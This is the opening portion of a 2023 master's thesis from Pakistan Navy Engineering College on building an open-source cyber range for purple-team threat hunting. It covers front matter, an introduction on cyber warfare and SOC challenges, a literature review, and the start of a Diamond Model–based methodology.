

# **Purple Team Engineering: Developing a Cyber Range for Pro-Active Threat Hunting of Zero-Days and Advanced Persistent Threats using Open Source Technologies**



By

**MIR HASSAN RIAZ**

**Spring-2020-MS-CYS 00000329058 PNEC**

Supervisor

**Cdre Dr. Nadeem Kureshi**

**Department of Cyber Security**

A thesis submitted in partial fulfillment of the requirements for the degree of  
Master of Science in Cyber Security

In

Pakistan Navy Engineering College,  
National University of Sciences and Technology (NUST),  
Islamabad, Pakistan.

(March 2023)

# Copyright Notice

- Copyright in text of this thesis rests with the student author. Copies (by any process) either in full, or of extracts, may be made only in accordance with instructions given by the author and lodged in the Library of PNEC, NUST. Details may be obtained by the Librarian. This page must form part of any such copies made. Further copies (by any process) may not be made without the permission (in writing) of the author.
- The ownership of any intellectual property rights which may be described in this thesis is vested in PNEC, NUST, subject to any prior agreement to the contrary, and may not be made available for use by third parties without the written permission of PNEC, which will prescribe the terms and conditions of any such agreement.
- Further information on the conditions under which disclosures and exploitation may take place is available from the Library of PNEC, NUST, Karachi.

# National University of Sciences and Technology

## MASTER'S THESIS WORK

We hereby recommend that the dissertation prepared under our supervision by: (Student Name & Regn No.) MIR HASSAN RIAZ (00000329058) Titled: Purple Team Engineering: Developing a Cyber Range for Pro-Active Threat Hunting of Zero-Day and Advanced Persistent Threats using Open Source Technologies be accepted in partial fulfillment of the requirements for the award of Master's degree.

### EXAMINATION COMMITTEE MEMBERS


1. Name: LT. CDR. QURRATULAIN


Signature: 

2. Name: DR. FAWAD AHMED

Signature: 

Supervisor's name: DR. NADEEM KURESHI


Signature:   
Date: 05 April 2023

  
Head of Department  
**QURRATULAIN TI(M)**  
Lt Cdr Pakistan Navy  
HOD CySD

07 April 2023  
Date

COUNTERSIGNED


Date: 11 April 2023

  
Dean / Principal

**DR NADEEM KURESHI**  
**Commodore**  
**DEAN MIS**


# Thesis Acceptance Certificate

Certified that final copy of MS/MPhil thesis entitled "Purple Team Engineering: Developing a Cyber Range for Pro-Active Threat Hunting of Zero-Days and Advanced Persistent Threats using Open Source Technologies" written by MIR HASSAN RIAZ, (Registration No Spring-2020-MS-CYS 00000329058 PNEC), of Pakistan Navy Engineering College has been vetted by the undersigned, found complete in all respects as per NUST Statutes/Regulations, is free of plagiarism, errors and mistakes and is accepted as partial fulfillment for award of MS/M Phil degree. It is further certified that necessary amendments as pointed out by GEC members of the scholar have also been incorporated in the said thesis.

Signature: 

Name of Advisor: Cdre Dr. Nadeem Kureshi

Date: 05 April 2023

Signature (HoD):   
Date: 07 April 2023  
**QURRATULAIN TI(M)**  
**LT Cdr Pakistan Navy**  
**HOD CySD**

Signature (Dean/Principal): 

Date: 11 April 2023

**DR NADEEM KURESHI**  
**Commodore**  
**DEAN MIS**

# Approval


It is certified that the contents and form of the thesis entitled "**Purple Team Engineering: Developing a Cyber Range for Pro-Active Threat Hunting of Zero-Days and Advanced Persistent Threats using Open Source Technologies**" submitted by **MIR HASSAN RIAZ** have been found satisfactory for the requirement of the degree.

Advisor: Cdre Dr. Nadeem Kureshi

Signature: \_\_\_\_\_ 


Date: 05 April 2023

Committee Member 1: Dr. Fawad Ahmed

Signature: \_\_\_\_\_ 

Date: 05 April 2023

Committee Member 2: Lt Cdr Qurratulain PN

Signature: \_\_\_\_\_ 

Date: 05 April 2023

# Certificate of Originality

I hereby declare that this submission is my own work and to the best of my knowledge it contains no materials previously published or written by another person, nor material which to a substantial extent has been accepted for the award of any degree or diploma at Department of Cyber Securityat Pakistan Navy Engineering Collegeor at any other educational institute, except where due acknowledgement has been made in the thesis. Any contribution made to the research by others, with whom I have worked at Pakistan Navy Engineering Collegeor elsewhere, is explicitly acknowledged in the thesis. I also declare that the intellectual content of this thesis is the product of my own work, except for the assistance from others in the project's design and conception or in style, presentation and linguistics which has been acknowledged.



Signature: \_\_\_\_\_

**MIR HASSAN RIAZ**

This thesis is dedicated To *my loving wife and daughter, my affectionate mother, my late father, family, & friends...*

# Acknowledgments

This thesis describes the research that I conducted from Aug 2021 to March 2023 during my MS Studies at Pakistan Navy Engineering College, a constituent college of the National University of Science Technology (NUST) at its campus Pakistan Navy Engineering College (PNEC), Karachi.

I am really grateful to Almighty Allah for giving me the guidance, wisdom, and strength to successfully accomplish my task of making a successful Cyber Range to test live attack and defense scenarios for continual improvement of a cyber security operations center. This thesis report has been written to fulfill the requirement of MS Degree Program.

I am truly honored that Pakistan Navy selected me to undergo MS at PNEC. I am grateful to my advisor, Cdre Dr. Nadeem Kureshi, whose support, supervision, and encouragement from the initial to the final stage enabled me to carry out the complete project successfully. My special thanks to the GEC committee members Prof Dr. Fawad Ahmed, Lt Cdr Qurratulain PN.

I am also truly grateful to Salsa Labs Inc, especially Mr. Taufique Yousuf (Director of Systems and IT Operations), for providing resources to help bring this project to life.

Lastly I put forward my consent and regards to my wife and my daughter who are the source of my motivation for everything. I would like to acknowledge the support from my brothers Salman Ghazanfar. Finally, I thank my Parents who have always provided me with the best possible resources to complete this work.



# Abstract

This thesis focuses on the importance of establishing purple team capabilities in an organization by combining red and blue team capabilities and setting up cyber ranges using open-source technologies, enabling cyber security operations teams to succeed by sharpening their skill-sets. The use of open-source technologies in cyber ranges not only provides scale and customization but also reduces deployment cost. Hence, bringing cyber ranges in the reach of every organization from small scale to enterprise. This thesis demonstrates live attack and defense scenarios, along with detection logics designed to catch the latest attack vectors like Log4Shell and Spring4Shell, followed by initiation of live attacks to validate the effectiveness of incident detection and response capabilities and finally mapping the generated events into a standardized attack and defense framework like Mitre Att&ck and D3fend.

**Keywords:**

*Red Team, Blue Team, Purple Team, SOC, SIEM, Wazuh, Log4Shell, Spring4Shell, Nessus, Atomic Red Team, Mitre Att&ck, Mitre D3fend, Adversary Attack Emulation, Decoys, Honeypots, Canary Tokens*

# Contents

<b>1</b>	<b>Introduction</b>	<b>1</b>
1.1	Background . . . . .	1
1.1.1	Cyber Warfare . . . . .	2
1.1.2	Latest Threats . . . . .	3
1.1.3	Challenges . . . . .	3
1.1.4	Financial . . . . .	4
1.1.5	Geo-political . . . . .	4
1.1.6	Technical . . . . .	4
<b>2</b>	<b>Literature Review</b>	<b>6</b>
2.0.1	Overview . . . . .	6
2.0.2	Review of cyber range architecture and tools . . . . .	6
2.0.3	Review of cyber range working methodology and frameworks . . . . .	7
2.0.4	Review of capacity building techniques in cyber ranges . . . . .	7
2.0.5	Review of ways to manage a threat hunting program in cyber ranges . . . . .	8
2.0.6	Review of possibilities to deploy honeypots and decoys in cyber ranges . . . . .	9
2.0.7	Review of zero-day vulnerabilities and adversary attack emulation techniques . . . . .	10
2.0.8	Shortcomings . . . . .	10
2.0.9	Contribution . . . . .	11

<b>3</b>	<b>Methodology</b>	<b>12</b>
3.1	Proposed Methodology . . . . .	12
3.1.1	Cyber Risk Exposure . . . . .	15
3.1.2	Asset Value . . . . .	16
3.1.3	Confidentiality . . . . .	16
3.1.4	Integrity . . . . .	16
3.1.5	Availability . . . . .	17
3.1.6	Asset Classification . . . . .	17
3.1.7	Vulnerability Value . . . . .	17
3.1.8	Exploitability sub score . . . . .	18
3.1.9	Impact sub score . . . . .	19
3.1.10	Temporal Score . . . . .	19
3.1.11	Cyber Risk Exposure Value . . . . .	19
3.2	Concept of Cyber Range . . . . .	20
3.2.1	Experimental Setup . . . . .	21
3.2.2	Snort IDS . . . . .	22
3.2.3	Wazuh SIEM . . . . .	22
3.2.4	Atomic Red Team Tests . . . . .	23
3.2.5	Nessus Professional . . . . .	23
3.2.6	Canary Tokens . . . . .	24
3.2.7	Ingested log sources . . . . .	24
3.3	Motivation . . . . .	24
3.4	Thesis Contribution . . . . .	26
3.5	Thesis Organization . . . . .	27
3.6	Chapter Conclusion and Future Work . . . . .	27
<b>4</b>	<b>Results and Discussion</b>	<b>28</b>
4.0.1	Experimental Setup and Configurations . . . . .	28

## CONTENTS

4.0.2	Decoders and parsers . . . . .	30
4.1	Detection Logic . . . . .	33
4.1.1	Log4Shell RCE . . . . .	33
4.1.2	Scanning the environment for vulnerable versions of Log4j2 . . . . .	34
4.1.3	Log4Shell exploit detection . . . . .	35
4.1.4	Launching Log4Shell attack scans . . . . .	36
4.1.5	Spring4Shell RCE . . . . .	39
4.1.6	Spring4Shell attack detection . . . . .	40
4.1.7	Launching Spring4Shell attack behavior . . . . .	42
4.2	Frameworks . . . . .	42
4.2.1	Mitre Att&ck . . . . .	43
4.2.2	Mitre D3fend . . . . .	44
4.3	Adversary attack emulation . . . . .	47
4.3.1	Use-case . . . . .	47
4.3.2	Environment setup . . . . .	48
4.4	Honeypots and Decoys . . . . .	51
4.4.1	Environment setup . . . . .	53
4.4.2	Experimental Results . . . . .	54
<b>5</b>	<b>Conclusion</b>	<b>56</b>
5.0.1	Shortcomings . . . . .	56
5.0.2	Future Work . . . . .	56
5.0.3	Conclusion . . . . .	57
	<b>Bibliography</b>	<b>58</b>

# List of Figures

3.1	Purple Team Engineering Methodology . . . . .	12
3.2	Diamond Model with APT Group FIN8 Tools, Tactics Procedures Analyzed	14
3.3	CVSS Scoring Chain Reaction . . . . .	18
3.4	Cyber Range Architecture . . . . .	25
4.1	ossec.conf file sample . . . . .	30
4.2	Watchguard Firewall Log Sample . . . . .	31
4.3	Parsing/decoder expressions in Wazuh . . . . .	31
4.4	Decoder/ Parser of watchguard firewall . . . . .	32
4.5	logtest sample output . . . . .	32
4.6	Threat Model of Log4Shell Exploitation . . . . .	34
4.7	security configuration assessment scan rule . . . . .	35
4.8	Setting up file permissions . . . . .	35
4.9	Output from security configuration assessment scan rule highlighting vul- nerable systems running Log4j 2 . . . . .	36
4.10	Adding web access log in wazuh ossec agent.conf file . . . . .	36
4.11	Adding rule in wazuh local_rules.xml file . . . . .	37
4.12	Web request with log4j exploit payload . . . . .	37
4.13	Log4j Alert Testing Page . . . . .	37
4.14	Nessus professional vulnerability assessment engine for initiating log4j attack . . . . .	38

## LIST OF FIGURES

4.15 Log4Shell attack notification on Wazuh following attacks launched by Nessus professional . . . . .	38
4.16 Threat Model of Spring4Shell Exploitation . . . . .	39
4.17 HTTP request body with Spring4Shell JSP web shell payload . . . . .	40
4.18 HTTP request body with Spring4Shell JSP web shell payload . . . . .	40
4.19 Commands being issued after web shell dropper . . . . .	40
4.20 Spring4shell parsing regex and detection rule . . . . .	41
4.21 Parameters to be added in apache config file to enable POST request body logging . . . . .	41
4.22 Spring4shell parsing regex and detection rule . . . . .	42
4.23 Spring4Shell payload in http web request for triggering detection rule . . . . .	42
4.24 APT Group Lazarus road-map on Mitre Att&ck Navigator . . . . .	44
4.25 APT Group 29 road-map on MITRE Att&ck Navigator . . . . .	44
4.26 MITRE D3fend framework . . . . .	45
4.27 Strong password policy sample from Mitre D3fend Framework . . . . .	46
4.28 Powershell command to install Sysmon agent . . . . .	48
4.29 Atomic red team test case module setup via powershell on windows server . . . . .	48
4.30 Command to import Atomic test function in PowerShell . . . . .	48
4.31 Output of details of technique T1548.002 . . . . .	49
4.32 Command output to fetch prerequisites of technique T1548.002 . . . . .	49
4.33 Command to list down missing dependencies against technique T1548.002 . . . . .	50
4.34 Command to invoke-AtomicTest T1548.002 for downloading the missing dependencies . . . . .	50
4.35 Command to Invoke AtomicTest T1548.002 . . . . .	51
4.36 UAC bypass attack test case execution and live alerts on Wazuh Dashboard . . . . .	51
4.37 Canary token options and use-cases . . . . .	53
4.38 Generation of Canary Token . . . . .	54
4.39 Attacker host OS details revealed via user-agent lookup . . . . .	55

LIST OF FIGURES

4.40 Canary token alert generated depicting the compromised host and the attacker IP and OS details . . . . .	55
--	----

# List of Tables

3.1	Confidentiality Valuation Matrix . . . . .	16
3.2	Integrity Valuation Matrix . . . . .	16
3.3	Availability Valuation Matrix . . . . .	17
3.4	Asset Classification Matrix . . . . .	17
3.5	Common Vulnerability Scoring System v3 Severity Levels . . . . .	18
3.6	Exploitability sub score . . . . .	18
3.7	Impact sub score . . . . .	19
3.8	Temporal Score . . . . .	19
3.9	Cyber Risk Exposure Calculation Matrix . . . . .	20
3.10	Open-source SIEM technology Comparison Chart . . . . .	23



# List of Terms, Abbreviations, and Symbols

## Abbreviations

<b>SIEM</b>	Security Information and Event Management System
<b>SOC</b>	Security Operations Center
<b>CVSS</b>	Common Vulnerability and Scoring System
<b>SCA</b>	Security Configuration Assessment
<b>RCE</b>	Remote Code Execution
<b>IDS</b>	Intrusion Detection System
<b>DNS</b>	Domain Name System
<b>FIM</b>	File Integrity Monitoring
<b>PCI DSS</b>	Payment Card Industry Data Security Standard
<b>SOC2</b>	Service Organization Control 2
<b>ISO</b>	International Organization for Standardization
<b>APT</b>	Advanced Persistent Threat
<b>IoC</b>	Indicators of Compromise
<b>JNDI</b>	Java Naming and Directory Interface
<b>LDAP</b>	Lightweight Directory Access Protocol

## CHAPTER 1

# Introduction

### 1.1 Background

During the past one decade, there has been a remarkable growth in the field of cyber security. It initially started from a surge in data breaches in organizations across multiple sectors which led to the establishment and adoption of multiple security compliance standards like ISO 27001, PCI-DSS, HIPAA, SOC2 etc. However, even though these standards were widely adopted across industries to gain competitive edge by organizations the surge in data breaches remained persistent.

Each security standard comprised of its individual set of controls and documentation requirements, which led to compliance fatigue amongst IT and information security teams as their focus got driven towards preserving complex documentations for auditors. Such circumstances marked a need for cyber ranges where cyber security teams can sharpen their skill-set, perform attack and defense drills, continually evaluate the effectiveness of existing controls and enhance detection capabilities based on threat intelligence pulses.

In this thesis, two closely related problems are addressed. The first problem is to convert traditional compliance centric security posture into a working attack and defense model focused towards utilizing threat intelligence feeds against latest threat vectors to write detection rule sets and validating the effectiveness of controls by launching live-attacks. Purple team engineering methodology is proposed as a working model to standardize security operations engineering unit. Eleanor Roosevelt said, "its better to light the candle than to curse the darkness", hence this methodology combines the capabilities of both red and blue teams to optimize the detection capabilities against latest threat

vectors to keep security operations center abreast of the latest developments in the threat landscape and fortify organizational defenses.

The second problem addressed in this thesis is the practical implementation of cyber range. This is a difficult problem to solve since a cyber range comprises of multiple components and also very limited high-level theoretical work is carried out on this topic till-date. These problems are solved by going beyond the theoretical concepts of cyber range by proposing open-source tools and technologies for incorporation in a cyber range, considering real world use-cases and providing implementation guidelines against the proposed purple team engineering methodology.

This chapter gives an overview of cyber warfare, latest developments in the threat landscape and the challenges faced by security operations units. It then provides an overview of the two problems addressed in this thesis; standardizing attack and defense activities using purple team operations methodology. This is followed by mathematical formula for calculating cyber risk exposure and a diamond model of intrusion analysis to gather information from threat intelligence feeds and convert them into actionable controls. The next section presents the concept of cyber range and highlights the open-source technologies required for setting up a cyber range from scratch.

### 1.1.1 Cyber Warfare

Just as a chemical reaction require activation energy to start, similarly Cyber warfare gets triggered amongst two rival countries on account of a recent situation or political event, especially near national days for example on 14th Feb 2019 a terrorist attack happened in indian occupied Kashmir at place known as Pulwama [1], where the Indian government blamed Pakistan for the attack, immediately following the blame approx. two hundred of Pakistani websites got hacked defaced which included majority of government sites and some of the private sector as well. The defaced sites contained messages of revenge and hateful speech content which reflected the relation of a terrorist attack and Cyber warfare. Just to note that during cyber warfare the count of sites defaced by each side is considered a reward and provides a sense of achievement to the groups involved.

We interviewed Mr. Asim Sattar [2] Team Lead Cyber Security Operations Engineering

at NayaPay [3] (a leading FinTech of Pakistan) who highlighted that their SOC experiences a huge spike in bad traffic against their website and infrastructure from across the border near national days i.e. 14th August [4] and 6th September [5] due to Cyber warfare, during this time the top targets are usually Pakistani reputable government sites which could bring more publicity to the message being portrayed once defaced.

In order to keep up with this the SOC must stay vigilant and make preparations in advance by initiating security advisories from well before in advance to these special national dates, so there are likely less chances of any damage and website defacement impacts to their customers. However besides applying the dozens of security controls websites still tend to get compromised, which speaks out an urgent need for readiness with a right incident response strategy to handle such crisis situations.

### **1.1.2 Latest Threats**

Year 2021-2022 has been quite challenging, as the world struggles to recover from damages that Corona Pandemic inflicted, there was a surge in Critical severity zero-day [6] remote code execution vulnerabilities known as Log4Shell [7] Spring4Shell [8] being discovered in the very well-known java platform which till date supports approx. 13 billion devices across the world. This was followed by another High severity remote code execution vulnerability by the name Follina [9] in Microsoft Support Diagnostic toolkit being exploited out in the wild. Never the less, Ransomware and DLL Injections were the runners up in the list of most prevalent threats of year 2022 [10] [11].

### **1.1.3 Challenges**

Cyber security operations teams are faced by many challenges which include:

#### 1.1.4 Financial

**Limited budgets:** Currently there is a very small share from over-all IT budget dedicated for Cyber Security, around half of which goes in maintaining expensive compliance standards requirements and certification renewals i.e. ISO 27001:2013 [12], PCI-DSSv3.2.1 [13], SOC2 [14] etc. This leaves too limited of a budget to be spent on actual firefighting of cyber security operations where web shells/ malwares are exploding and anti-virus solutions getting bypassed.

#### 1.1.5 Geo-political

**Talent Retention/ Brain Drain:** Talent with specialized purple teaming skills are very challenging to retain due to the huge differences in standard of living and varying pay scales between developing and developed countries.

#### 1.1.6 Technical

**Scarcity of strong technical skillset:** Traditionally, Cyber security was considered limited to information security compliance department which was only focused on getting the work done from IT teams and maintaining bare minimum security requirements in the organization but the increased sophistication of attacks and failing controls has proven the utter need for cyber security teams to take security controls implementation in their own hands, giving birth to newer roles with specialized niche skills i.e. threat hunters, red team engineers, purple team engineers, SecOps engineers etc.

**Generalized vendor rule-sets:** Huge dependency on vendor specific detection logics which are too generalized to suite individual organizational threat landscape needs.

**Compliance Fatigue:** Since the last decade, there has been a continual evolution of compliance standards i.e. ISO 27001:2013 [12], PCI-DSS [13], SOC2 [14] etc, requiring IT Security teams to maintain specific documentation against each requirement consuming huge chunk of their time and efforts, eventually distracting

them from the sole spirit behind the control itself. Such a concern has raised an utter need for traditional Cyber security teams to simplify their existing security controls and maintain 24x7 surveillance to minimize compliance fatigue.

**Unavailability of testing environment:** One of the key blockers for a security operations team is the unavailability of testing environment where the remediation actions and detection logics can be tested out and fine tuned before being applied into production. Due to this many of the controls get implemented on production stack after taking snapshots of VM or config backups, hence the fear of breaking things on production is one of the key blocking factor.

The best solution to overcome these limitations is by building up Cyber-range capability in house to enable Cyber security engineering teams gain confidence in their control implementations enabling the security operations teams to succeed.

## CHAPTER 2

# Literature Review

### 2.0.1 Overview

Very limited research has been found to be carried out in this area. Hence the limited available resources has been utilized as an inspiration along with individual experiences and thought process for setting up this Cyber range implementation.

### 2.0.2 Review of cyber range architecture and tools

Debatty Et al 2019 [15] highlighted the importance of Cyber defense situational awareness and the essential role Cyber ranges play in uplifting the skill-set and enabling decision making capability at the time of incident during situations of extreme pressure using Endley's decision making model. This papere further provided decent knowledge upon the tools and architecture requirements of Cyber range but lacked practical guidelines of putting the concepts into action.

Karjalainen Et al 2020 [16] highlighted the importance of Cyber arena on national and industrial level to enable collaboration and exchange of knowledge. If the training and exercises are carried out in traditional laboratory environments or in limited range environments, the knowledge base established would always have gaps and won't be sufficient enough to counter advanced persistant threats, furthermore high-level requirements of Cyber arena were discussed. This paper provided a long-term vision associated to the benefits of Cyber ranges in strengthening the national infrastructure, however lacked in providing sufficient on-ground implementation techniques.

### 2.0.3 Review of cyber range working methodology and frameworks

Stout Et al 2018 [17] discussed the role of National Cyber ranges and devised a NCR Life-cycle of putting Cyber ranges into a running model, starting from test definition resource allocation to sanitization of outcomes, however this life-cycle lacked the core fundamental of carrying out Cyber risk exposure assessment [18] before establishing a test definition and investing efforts.

Smith Haag Et al 2018 [19] proposed an automated lifecycle to test underlying defenses based on Mitre Attck techniques, identify gaps and devise improvements, however it lacked the core fundamentals of prioritization of test cases based on latest threat intel in correlation to a high cyber risk exposure for example if there is a threat intel received of Log4Shell zero-day vulnerability, there is no value in executing the tests if the organization is not running java based applications in the first place hence Cyber risk exposure value in this particular case shall be negligible as the impacted platform is not running in the organization, therefore requires no investment of time and effort for remediation.

Caltagirone Et al 2006 [20] proposed a Diamond Model of Intrusion Analysis. He laid stress on establishing strong understanding upon adversarial interests, capability, infrastructure and the targeted victim of interest to devise a strong cyber defense implementation strategy in an organization. However, this model lacked knowledge of putting this information into actionable steps.

### 2.0.4 Review of capacity building techniques in cyber ranges

Vykopal Et al 2017 [21] highlighted the importance of cyber ranges, challenges associated to the implementation of a cyber range and its lessons learned. He discussed an architectural blueprint for setting up ones own CaptureTheFlag based Cyber range where red and blue teams could practice their skills based on the missions assigned to them. He described multiple open-source Cyber range platforms in his research however his work lacked coverage of actual attack and defense exercises, references to real-world use-cases and guidelines on measuring the success of a cyber range.



### 2.0.5 Review of ways to manage a threat hunting program in cyber ranges

Wurzenberger Et al 2021 [22] discussed about the principles for ensuring effectiveness of anomaly based intrusion detection in an organization. Just like Sun Tzu in his book - the Art of War, Wurzenberger laid stress on knowing the enemy first along with ones own environment and its security weaknesses to establish a strong intrusion detection baseline to timely catch any outliers. He also described the relation between establishing of a strong network baseline with threat hunting for detection of anomalies and intrusions, importance of variety of data source ingestion in light of Mitre Att&ck framework and proposed a methodology for intrusion detection and threat hunting to avoid any important aspect from being missed out in the intrusion life-cycle. He also discussed the role of Cyber threat intelligence in intrusion detection and various abstraction levels of information being shared to different audiences like Strategic intel which contains information about threat actors, campaigns, tactics, techniques and procedures which is to be shared with the C-Level executives whereas operational intel is to be shared with the technical managers, technical and atomic intel is to be shared with security engineering teams whose work focuses on running the IoC sweeps and collection of relevant artifacts/ observables. This paper provided a very strong blueprint on running a successful threat hunting program however lacked the practical implementation guidelines of putting these theoretical concepts into execution.

Riaz Et al 2021 [23] provided a blueprint for setting up a threat hunting program in an organization from scratch. He discussed the different phases of threat hunting methodology, establishing deeper understanding about an adversary via diamond model and its linkages with Cyber kill chain. He further discussed the case studies on the biggest data breaches of 21st century, the common mistakes which led to these incidents and the key take aways as lessons learned to avoid recurrences. He also demonstrated his approach by performing threat hunting for known malware samples like Trickbot, Qakbot on live network packet captures samples via wireshark and discussed the Solarwindws SunBurst case study mapping each and every tactic/ technique adopted by the UNC2452 APT group back to Mitre Att&ck framework along with the countermeasures for protection. However, his work focused more towards manual threat hunting and lacked the demonstration of detection engineering and its associated logics for automated detection

of intrusion attempts and triggering of alerts as soon an intrusion attempt is detected.

### **2.0.6 Review of possibilities to deploy honeypots and decoys in cyber ranges**

Franzen Et al 2022 [24] discussed the gaps in the traditional honeypot based security and their deteriorating contribution in cyber security ecosystem. He highlighted some online platforms such as Censys.io and Shodan.io which are being widely used for performing enumeration over the internet, these platforms can also be utilized to easily gather information upto the level of device, its impacted vulnerability and current patch status making the work of attackers much easier. He also discussed about honeyscore project of Shodan.io which was ideally designed to help security teams to detect the shortcomings of honeypots for timely fixture of gaps returning search results with a distinguished identity between legit system and a honeypot, however attackers have now gotten smarter and due to the availability of such easily available automated tools are easily able to identify honeypot environments. He further shared that honeypots can be detected via TLS fingerprinting, however his work lacked on the solution behind the shortcomings of traditional honeypots based architecture.

Heins Et al 2021 [25] discussed the solution against traditional honeypots based architecture which comprised of virtual environments attracting attackers to interact with a fake and isolated production system, replacing it with Canary tokens. Similar to the concept of mines/ traps in a war zone, Canary tokens are files placed strategically across the production network environment functioning on the principle of web beacons HTTP based GET request to trigger alerts as soon as these sensitive files are accessed, revealing the identity of the attacker and the comprised/ breached network segment to trigger further incident response, eventually converting the production environment into a huge honeypot making it very challenging for attackers to detect. His work demonstrated the role of Canary tokens in threat hunting however it lacked the integration part of Canary tokens with Wazuh and specific use-cases for successfully implanting canary tokens in a production network and putting them into execution in a production environment.

### 2.0.7 Review of zero-day vulnerabilities and adversary attack emulation techniques

Ajmal Et al 2021 [26] discussed the automation of offensive security behaviors utilizing adversary attack emulation for proactive threat hunting. He highlighted the limitations of traditional vulnerability assessment and penetration testing exercises and the value addition which attack emulation can introduce in the big picture. He shared a detailed threat hunting methodology and provided a comparison between open source adversary emulation tools, the supported attacker techniques mapping back to Mitre Att&ck framework. However his research lacked the purple team engineering aspect of establishing visibility of attack patterns and similar behaviors on SOC.

Turtiainen Et al 2022 [27] highlighted the impact of Apache Log4j2 exploitation on Aeronautical, Maritime and Aerospace Communication. He demonstrated the relation between Log4shell vulnerability and its proximity to result into another deadly attack vector Log4crash. He demonstrated a live attack scenario of log4shell and log4crash attacking certain frequencies of waveforms of satellite systems however lacked the detection engineering logics to detect the initiation of such attacks being launched for timely incident response.

### 2.0.8 Shortcomings

During literature review, very limited work in the area of building cyber ranges and its associated drill exercise designing had been found to be carried out till date. However, almost all the authors had laid great stress towards the importance of building cyber ranges and the urgent need of it. There was also some decent research observed to be carried out against the limitations of traditional honeypots based architecture and the ways to distinguish between a legitimate system and a honeypot/ decoy, along with an alternate approach of using canary tokens as honeypots implanted throughout the infrastructure, eventually converting the whole production network into a huge honeypot. However, the existing research lacked guidelines towards implementing cyber ranges and the essential tools required for building it from scratch. Attack and defense use-cases in cyber ranges was also an important part which was observed to be missing. The concept of honeypots was decently covered by authors in their research, however the techniques and use-cases for implanting honeypots in a production environment was left uncovered.

Some good research on adversary attack emulation and threat hunting was also observed to be carried out with explanation on detailed use-cases however the research lacked the detection engineering part of detecting actual intrusion attempts on a SOC dashboard.

### **2.0.9 Contribution**

This thesis contributes in providing a detailed background behind establishing purple team engineering capabilities in organizations. It focuses on providing implementation guidelines on building cyber ranges from scratch using open-source technologies, covering latest zero-day vulnerability use-cases like Log4Shell and Spring4Shell in an attack and defense scenario. It highlights some widely accepted attack and defense frameworks in the industry like Mitre Att&ck and D3fend, aiding in establishing strong understanding on the behavior of advanced persistent threats to aid in designing strong detection logics. Furthermore, the topic of adversary attack emulation has been discussed where an attacker behavior has been emulated using automated scripts followed by real-time detection on SOC dashboards to trigger timely incident response. Finally, it provides implementation guidelines for implanting honeypots/ decoys in a production environment for detecting intrusions and breaches in early stages. This thesis, extends the existing research work carried out by filling the implementation gap and providing an actionable road-map to put the important concepts of cyber ranges into execution.

## CHAPTER 3

# Methodology

### 3.1 Proposed Methodology

This section proposes a methodology to serve as a guideline for setting up purple team operations unit in an organization. Limited work has been carried on this approach so far. Figure 3.1 presents the proposed high-level framework.





Figure 3.1: Purple Team Engineering Methodology

This methodology has been divided into six focus areas, details of which are as mentioned below:

1. **Receive threat intel against a Zero-Day [6] or APT:** In this phase the security operations center receives threat intel from its information sources against a zero-day vulnerability or an advanced persistent threat actor group. It is to be noted that the job of security operations center is to keep itself updated with the latest intel and movements in the threat landscape.
2. **Understanding the vulnerability or attacker TTPs and Calculate Cyber Risk Exposure:** In this phase the security operations center drills deep into the threats and attempts to understand the attacker tools, tactics and procedures so it can later be converted into strong detection logics to catch such patterns. Cyber risk exposure against the threat needs to be calculated based on the criteria defined in the section VII and response measures prioritized based on the risk value. There is an amazing model called the Diamond Model [20] which was published by Sergio Caltagirone. This model is widely used across the industry and helps security operations engineers in understanding the attacker by focusing on four major aspects:
  - (a) **Victim:** This aspect enables the SOC to understand the target of the adversary against whom the vulnerability and exposures are being exploited and materialized. Figure 3.2 presents the diamond model in action where deeper understanding against an APT group FIN8 [28] is being established to convert this attacker-victim relationship into strong detection logics.
  - (b) **Adversary:** This aspect enables the SOC in researching the actual threat actor/ organization responsible for utilizing this capability. This not only includes the attacker but the entity who hired the attacker.
  - (c) **Capability:** The capability part helps the SOC focus on the actual tools/ techniques of the adversary.
